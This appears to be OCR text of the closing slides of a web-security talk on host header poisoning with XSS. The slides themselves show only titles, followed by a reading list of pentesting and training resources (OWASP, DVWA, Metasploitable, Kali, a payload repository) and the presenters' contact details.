
Host Header Poisoning with XSS



Host Header Poisoning with XSS contd…



Host Header Poisoning with XSS contd…



Questions and Takeaways

- Burp History Converter -> https://github.com/mrts/burp-suite-http-proxy-history-converter
- Payloads (xss | passwords | directory busters | and more...) -> https://github.com/foospidy/payloads
- CORS -> https://www.geekboy.ninja/blog/exploiting-misconfigured-cors-via-wildcard-subdomains
- General reading -> http://www.adeptus-mechanicus.com/learn/harshalc.php
- General reading and download resources -> www.harshdevx.com
- OWASP Top Ten -> https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
- Burp Suite Support Centre -> https://support.portswigger.net/
- **Other Resources**
  - DVWA -> https://github.com/ethicalhack3r/DVWA
  - Multiladae -> https://sourceforge.net/projects/mutillidae/
  - Metasploitable -> https://sourceforge.net/projects/metasploitable/files/Metasploitable2/
  - Kali Pentesting Distribution -> https://kali.org
  - SANS -> https://sans.org
  - Other security resources -> https://www.cisecurity.org/cis-benchmarks/
  - Have I been pwned -> https://haveibeenpwned.com/
  - Hacker target -> https://hackertarget.com/

Thank you ?

hc

business.harshal@gmail.com

@harshdevx

ca.linkedin.com/in/harshalchandorkar

Sumedh Kulkarni

sumedh30@gmail.com

ca.linkedin.com/in/sumedhkulkarni